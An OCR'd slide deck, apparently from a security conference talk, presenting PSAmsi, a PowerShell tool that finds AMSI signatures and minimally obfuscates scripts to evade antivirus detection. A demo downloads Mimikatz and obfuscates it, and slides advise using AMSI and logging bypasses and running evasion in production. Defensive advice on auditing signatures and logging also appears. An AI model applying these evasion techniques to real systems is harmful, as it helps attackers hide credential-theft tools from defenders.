
Automating in PSAmsi

- Get-MinimallyObfuscated:
  1. Find-AmsiSignatures
  2. Try Out-ObfuscatedAst for each signature
  3. Fails? Try Invoke-Obfuscation Token obfuscation!

- ONLY obfuscate the known signatures until no longer detected


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
Import-Module .\Invoke-Obfuscation\Invoke-Obfuscation.psd1
Import-Module .\Revoke-Obfuscation\Revoke-Obfuscation.psd1
Get-PSAmsiScanResult -ScriptUri $MimikatzURL
$MimikatzScriptBlock = [ScriptBlock]::Create([Net.WebClient]::new().DownloadString($MimikatzURL))
$ObfuscatedString = Invoke-Obfuscation -ScriptBlock $MimikatzScriptBlock -Command 'TOKEN\ALL\1' -Quiet
Get-PSAmsiScanResult -ScriptString $ObfuscatedString
Measure-RvoObfuscation -ScriptExpression $ObfuscatedString
$ObfuscatedString = Get-MinimallyObfuscated -ScriptUri $MimikatzURL
Get-PSAmsiScanResult -ScriptString $ObfuscatedString
Measure-RvoObfuscation -ScriptExpression $ObfuscatedString
PS C:\>

Client/Server Architecture




protiviti

This is generating a lot of AV alerts…

- Yeah…. Kind of a bummer, but also is kind of the whole point.
- **BEST** used in a ***test*** environment to quickly create payloads you know won't be detected by a particular AntiMalwareProvider.
- YOLO, do it in Prod:
  - We **know** the Blue Team isn't collecting/monitoring AV/AMSI alerts?
  - Long-Term engagement, one-time noise worth the guaranteed stealth over the long-term?

Client/Server Architecture – Spreading Alerts



protiviti

Defense is improving!

- Windows 10 v1709
  - Attack Surface Reduction – Rule: Block Obfuscation
    - Uses the AMSI to block obfuscated scripts
- AMSI is evolving!
- PSAmsi will only become more relevant, even beyond PowerShell…


PSAmsi – More to do

- More languages! (Can already scan, need signature finding and obfuscation)
  - JScript
  - VBScript

John Lambert
@JohnLaTwC

Following

PowerShell gave defenders a leg up with AMSI introspection. If only Office would do this for VBA. 🔥It's coming 🔥
youtu.be/BGpQ8S2-Oss?t=…




8:55 AM - 7 Oct 2017

PSAmsi – More to do

- More languages! (Can already scan, need signature finding and obfuscation)
  - JScript
  - VBScript

- AntiMalware Provider side of AMSI

What is the AMSI?



PSAmsi – More to do

- More languages! (Can already scan, need signature finding and obfuscation)
  - JScript
  - VBScript
- AntiMalware Provider side of AMSI
- **Open to contributions!**

PSAmsi – Where to find it?

- Project Home: GitHub!
  - https://github.com/cobbr/PSAmsi
  - v1.1 out today!

- Blog posts coming:
  - https://twitter.com/cobbr_io
  - https://cobbr.io

What now? - Defense

- AMSI signatures need to catch up w/ obfuscation detection
- Use PSAmsi to audit your AMSI sigs. Are you catching what you expect to catch?
- Think about **Detection** over Prevention
  - Collect, centralize and monitor your:
    - Command line logs
    - ScriptBlock logs
    - Module/Transcription logs
  - Obfuscation detection

What now? - Offense

- Yes, things are moving towards:
  - JScript (no logging)
  - C# (no logging, no AMSI)

- But offensive PowerShell isn't dead:
  - Use AMSI/ScriptBlock logging bypasses
  - Obfuscate! Minimize your obfuscation!
  - Use PSAmsi!

Acknowledgements

- Code included in PSAmsi:
  - Invoke-Obfuscation – Developed by Daniel Bohannon (@danielhbohannon)
  - PSReflect – Developed by Matt Graeber (@mattifestation)

- Shown in demos:
  - Revoke-Obfuscation – Developed by Daniel Bohannon (@danielhbohannon) and Lee Holmes (@Lee_Holmes)

Questions?